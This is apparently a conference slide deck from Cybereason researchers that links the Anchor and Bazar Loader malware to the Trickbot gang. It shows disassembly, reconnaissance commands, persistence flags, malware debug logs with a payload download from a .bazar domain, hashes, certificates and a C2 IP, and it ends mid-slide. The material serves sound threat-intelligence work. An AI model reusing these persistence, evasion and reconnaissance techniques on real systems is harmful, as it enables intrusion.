
cybereason
Anchor, Bazar and the Trickbot Connection
Lior Rochberger
Daniel Frank

About Us

Lior @Lior_Rochberger

- Senior Threat Researcher & Threat Hunter at Cybereason
- Malware analysis
- OSINT

Daniel @dani3lfrank

- Senior Malware Researcher at Cybereason
- Reverse engineer
- APT and Cybercrime

cybereason

Agenda

- The Trickbot Gang
- Anchor Overview
- Bazar Loader Overview
- Similarities (behavioural & code)
- Tracking Trickbot Gang’s payloads in VirusTotal

cybereason


cybereason
The Trickbot Gang

The TrickBot Gang

- One of the biggest cybercrime threat groups.
- Group members are likely Russian-Speaking.


```
C745 85 5E817F7F    mov dword ptr ss:[rbp-7B],7F7F815E
66:C745 89 756D     mov word ptr ss:[rbp-77],6D75
44:8875 8B          mov byte ptr ss:[rbp-75],r14b
804405 85 F4        add byte ptr ss:[rbp+rax-7B],F4
49:03C7             add rax,r15
48:83F8 06          cmp rax,6
72 F2               jb 1FE49BA
BA 13000000         mov edx,13                          edx:"Russia"
41:B9 14020000      mov r9d,214
41:B8 E6767C2A      mov r8d,2A7C76E6
E8 F2F7FFFF         call 1FE41D0
48:85C0             test rax,rax
74 0F               je 1FE49F2
48:8D55 85          lea rdx,qword ptr ss:[rbp-7B]
48:8D0D 42340200    lea rcx,qword ptr ds:[2007E30]      rcx:"English_United States.1252"
FFD0                call rax                            StrStrA
```

cybereason

The TrickBot Gang

- The authors of TrickBot, Anchor, Anchor_DNS and Bazar Loader.


- In addition to running their own operations, the Trickbot Gang also collaborates with other threat actors, and provides access to TrickBot-infected computers.



cybereason


TrickBot

- Modular information stealer, that has plugins for stealing credential and banking information, reconnaissance and others. Over time new modules emerged, extending the original capabilities.
- First observed in 2016, mainly targeting individuals and stealing financial information.
- A shift from individuals to organizations.



cybereason

From TrickBot To Interactive Hacking



/c ipconfig /all

/c net config workstation

/c net view /all

/c net view /all /domain


/c nltest /domain_trusts

/c nltest /domain_trusts /all_trusts

cybereason

Anchor Family Overview

Anchor



cybereason

Anchor

- Backdoor that was deployed against high-profile targets in the financial, manufacturing, and retail sectors across the United States and Europe.
- Deployed as a secondary payload of TrickBot.
- Had very low detection on VT in the time of the campaigns.
- First observed in 2018, and was evolved over time.
- Deliver POS malware in order to steal credit card data.

2019-07-23	0 / 65	Win32 DLL	Anchor_x64.exe
2019-07-23	0 / 65	Win32 DLL	Anchor_x64.exe
2019-07-18	0 / 65	Win32 DLL	Anchor_x64.dll
2019-07-18	0 / 66	Win32 DLL	Anchor_x64.dll
2019-07-18	0 / 62	Win32 DLL	Anchor_x64.dll
2019-07-18	0 / 66	Win32 DLL	Anchor_x64.dll
2019-07-18	0 / 64	Win32 DLL	Anchor_x64.dll
2019-07-18	0 / 65	Win32 DLL	Anchor_x64.dll
2019-07-18	0 / 67	Win32 DLL	Anchor_x64.dll
2019-07-18	0 / 66	Win32 DLL	
2019-07-18	0 / 67	Win32 DLL	

cybereason

Anchor_DNS

- Added DNS tunneling C2 communication, and other features such as string encryption and code obfuscation.
- Deployed as a secondary payload of TrickBot.
- First observed in 2019, and was used against high-profile targets in the financial, manufacturing, and retail sectors across the United States and Europe.

cybereason

Anchor Family Evasion Technique

- **-i flag:**
  - creates a scheduled task with the following naming convention (e.g "Notepad++ autoupdate#94654"): **[random folder name in %APPDATA%] autoupdate#[random_number]**
- **-u flag:**
  - **New Variant**: executes the malware's main communication module with the C2
  - **Old Variant:**
    - Drops a copy in %TEMP%
    - Creates ADS files ($GUID, $FILE)
- **-s flag:** appears only on older versions of *Anchor_DNS* and runs the program without creating persistence and self-deletes once done.
- **--log=**: expects a file name to write log file in C:\Users\[USER]


cybereason

Anchor Development Cycle

Features	Anchor	Old Anchor_DNS	New Anchor_DNS
Earliest Observed Sample	August 2018	May 2019	November 2019
GUID Generation	+ (Cleartext)	+ (base64)	+ (base64)
Code Obfuscation	Some	Some	Obfuscated Code
C2 Communication Protocols	HTTP(S)	DNS Tunneling	DNS Tunneling

cybereason

Anchor Linux Variant





```
qword_6BEA78 = (__int64)"/tmp/anchor.log";
for ( i = 1LL; a1 > (int)i; ++i )
{
  v5 = a2[i];
  if ( !strncmp(v5, "-f", 2uLL) )
  {
    v3 = 1;
  }
  else if ( !strncmp(v5, "--debuglevel=", 0xDuLL) )
  {
    dword_6BEA80 = atol(v5 + 13);
  }
  else if ( !strncmp(v5, "--log=", 6uLL) )
  {
    qword_6BEA78 = (__int64)(v5 + 6);
  }
}
```

cybereason

Bazar Malware Family Overview

Bazar Malware Family

- Sophisticated malware with a loader component and a backdoor component.
- Mainly observed in attacks against high-profile targets in the United States and Europe.
- Uses .bazar domains and fake certificates to evade detection.
- First observed in April 2020 and has been evolving ever since.




cybereason


Bazar Loader Development Cycle

Features	Dev Version 1(Team9)	Operational Loader	New Operational Loader
Creation Date	April 9	March 27 - April 20	June 12 - June 18
Log files (if any)	ld_debuglog.txt	-	-
Obfuscation	-	Heavy	Heavy
Sandbox Evasion	-	-	API Hammering
Domain Generation Algorithm	-	-	Yes


cybereason
Similarities

Initial Infection Vector





cybereason

Legitimate Looking Lure Files

55 engines detected this file → TrickBot Loader

e17149663a7d2f9ec19d28102d8379b764c5dd83c1ec8c7278300c58893e7600
Preview.exe
overlay peexe revoked-cert runtime-modules signed

102.24 KB
Size

2020-03-09 07:30:36 UTC
5 months ago

43 engines detected this file → TrickBot Loader

608ebf8a8853fc924da298a6febc65bf995cc7a59dcfc72cf18e911c783ec22c
Preview.exe
64bits assembly invalid-signature overlay peexe revoked-cert runtime-modules signed

396.74 KB
Size

2020-07-15 19:14:47 UTC
26 days ago

51 engines detected this file → Bazar Loader

1e123a6c5d65084ca6ea78a26ec4bebcfc4800642fec480d1ceeafb1cacaaa83
Preview.PDF.exe
64bits assembly checks-user-input direct-cpu-clock-access invalid-signature overlay peexe revoked-cert runtime-modules signed

1.47 MB
Size

2020-08-04 05:27:28 UTC
7 days ago

cybereason

Extensive Logging

Anchor_DNS

```
2019-12-03 08:32:48.912 pid 3912 start program with cmdline "--log=debug"
2019-12-03 08:32:48.912 pid 3912 error create file
"C:\Users\[redacted].exe:$TASK" for read, error code 2
2019-12-03 08:32:48.912 pid 3912 created file
"C:\Users\[redacted].exe:$TASK"
2019-12-03 08:32:48.912 pid 3912 content "SUNTaGFycENvZGUgYXV0b3VwZGF0ZSM1ODg5OA"
2019-12-03 08:32:48.912 pid 3912 createSystemTask: error call RegisterTaskDefinition(),  hr
code 0x80070005
2019-12-03 08:32:48.912 pid 3912 createSystemTask() return false
2019-12-03 08:32:48.943 pid 3912 guid:
"/anchor_dns/[redacted]17601.882F4CC07C05B74484219360A0876DB7/"
2019-12-03 08:32:48.943 pid 3912 error create file
"C:\Users\[redacted].exe:$FILE" for read, error code 2
2019-12-03 08:32:48.943 pid 3912 created file
"C:\Users\[redacted].exe:$FILE"
2019-12-03 08:32:48.943 pid 3912 content
"QzpcVXNlcnNc[redacted]wZS5leGU"
2019-12-03 08:32:49.084 pid 3912 end of program with cmdline "--log=debug"
2019-12-03 08:35:42.539 pid 1872 start program with cmdline "-i --log=debug"
2019-12-03 08:35:42.539 pid 1872 end of program with cmdline "-i --log=debug"
```

cybereason

Extensive Logging

Bazar Loader

```
d:\development\team9\team9_restart_loader\team9_restart_loader\winmain.cpp:WinMain:60:[~] Installing Software.
d:\development\team9\team9_restart_loader\team9_restart_loader\install_utils.cpp:IsPlaceOk:123:[~] Checking folder.
d:\development\team9\team9_restart_loader\team9_restart_loader\install_utils.cpp:IsPlaceOk:124:[~] filePath: C:\Users\Administrator\Desktop\
d:\development\team9\team9_restart_loader\team9_restart_loader\install_utils.cpp:IsPlaceOk:159:[~] Software is running from desktop folder.
d:\development\team9\team9_restart_loader\team9_restart_loader\install_utils.cpp:Install:58:[~] Copying software to safe folder.
d:\development\team9\team9_restart_loader\team9_restart_loader\install_utils.cpp:AddToAutorun:15:[~] Adding To Autorun.
d:\development\team9\team9_restart_loader\team9_restart_loader\install_utils.cpp:SelfDelete:176:[~] moduleFilePath: C:\Users\Administrator\D
d:\development\team9\team9_restart_loader\team9_restart_loader\install_utils.cpp:SelfDelete:190:[~] Selfdel batch path: C:\Users\ADMINI~1\Ap
d:\development\team9\team9_restart_loader\team9_restart_loader\install_utils.cpp:SelfDelete:205:[!] Can't open file. Error: 0
d:\development\team9\team9_restart_loader\team9_restart_loader\install_utils.cpp:SelfDelete:211:[~] Executing batch file for selfdelete.
d:\development\team9\team9_restart_loader\team9_restart_loader\winmain.cpp:WinMain:160:[~] Downloading payload
d:\development\team9\team9_restart_loader\team9_restart_loader\winmain.cpp:DownloadFile:22:[~] Download URL: http://bestgame.bazar/api/v108
d:\development\team9\team9_restart_loader\team9_restart_loader\http_utils.cpp:ParseUrl:46:[!] InternetCrackUrlA failed. Error: 0
d:\development\team9\team9_restart_loader\team9_restart_loader\http_utils.cpp:HttpRequestSend:71:[~] host: bestgame.bazar path: /api/v108
d:\development\team9\team9_restart_loader\team9_restart_loader\http_utils.cpp:HttpRequestSend:81:[~] ObtainUserAgentString res: 0
d:\development\team9\team9_restart_loader\team9_restart_loader\http_utils.cpp:HttpRequestSend:88:[~] User-Agent: Mozilla/4.0 (compatible; MS
d:\development\team9\team9_restart_loader\team9_restart_loader\http_utils.cpp:HttpRequestSend:216:[~] bytesAvailable: 898
...
d:\development\team9\team9_restart_loader\team9_restart_loader\http_utils.cpp:HttpRequestSend:216:[~] bytesAvailable: 2048
d:\development\team9\team9_restart_loader\team9_restart_loader\http_utils.cpp:HttpRequestSend:216:[~] bytesAvailable: 0
d:\development\team9\team9_restart_loader\team9_restart_loader\winmain.cpp:WinMain:189:[~] Payload size: 182272
d:\development\team9\team9_restart_loader\team9_restart_loader\winmain.cpp:WinMain:221:[~] Payload is Ok.
```

cybereason

Signed Binaries

Signers

– Biller FIN Oy

Trickbot

Name	Biller FIN Oy
Status	Valid
Issuer	DigiCert EV Code Signing CA (SHA2)
Valid From	12:00 AM 10/28/2019

Signers

– STA-R TOV

Anchor_DNS

Name	STA-R TOV
Status	Trust for this certificate or one of the certificates in the certificate chain has been revoked.
Issuer	DigiCert EV Code Signing CA (SHA2)
Valid From	12:00 AM 11/11/2019

Signers

– NIRMAL 0013 LIMITED

Trickbot

Name	NIRMAL 0013 LIMITED
Status	Valid
Issuer	DigiCert EV Code Signing CA (SHA2)
Valid From	12:00 AM 10/14/2019
Valid To	12:00 PM 09/16/2020
Valid Usage	Code Signing
Algorithm	sha256RSA
Thumbprint	7C69BBBD0F70D12A57EBC2FD0ED7ED8E4F876419
Serial Number	0A 2F 24 CE A2 95 72 C8 AE 5C EA D1 C8 1A A8 F2

Signers

– VB CORPORATE PTY. LTD.


Bazar Loader

Name	VB CORPORATE PTY. LTD.
Status	Trust for this certificate or one of the certificates in the certificate chain has been revoked.
Issuer	DigiCert EV Code Signing CA (SHA2)
Valid From	12:00 AM 04/03/2020
Valid To	12:00 PM 12/08/2020
Valid Usage	Code Signing
Algorithm	sha256RSA
Thumbprint	23250AA8E1B8AE49A64D09644DB3A9A65F86
Serial Number	0C A4 1D 2D 9F 5E 99 1F 49 B1 62 D5 84 B0 F3

cybereason

C2 Overlap

- C2 servers can overlap between TrickBot and Anchor family infrastructures. For example, the IP 23.95.97[.]59, which was found hardcoded in an Anchor sample, has also served Anchor_DNS and TrickBot.




```
push    eax             ; Src
mov     [ebp+var_1C], ebx
mov     [ebp+var_18], ebx
call    sub_10002C26
push    offset a23959759 ; "23.95.97.59"
mov     ecx, offset unk_1002232C
;   try {
mov     [ebp+var_4], ebx
call    sub_10001901
```

cybereason

GUID Generation

- The GUID generation logic observed in the Anchor family seems almost identical to that of the GUID generated by TrickBot.

Malware Name	GUID
Anchor_DNS	/anchor_dns/MACHINE-001_W617601.D4CB942AA18EFF519DCBCAE88A0A99FB/
Anchor	/anchor001/jujubox-PC_W617601.6E8516CA48318FB2904E2027B5350B26
Trickbot	/mor49/DAVID-PC_W10017134.55C60B5D13499341D72F5A34C632CFD9

- Bazar Loader also generates a GUID in the form of an MD5 hash, generated from various data gathered from the victim's machine.

```
GET /ACB72646BB8FD3F20FEF424C985DD664/2/ HTTP/1.1
Host: portgame.bazar
Cookie: group=five
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64;
```

Bazar Loader vs. Trickbot Encryption Routines

Bazar Loader (latest variant)

```
loc_406CFF:             ; lpLibFileName
lea     rcx, LibFileName
call    cs:LoadLibraryW
lea     rdx, ProcName   ; "VirtualAllocExNuma"
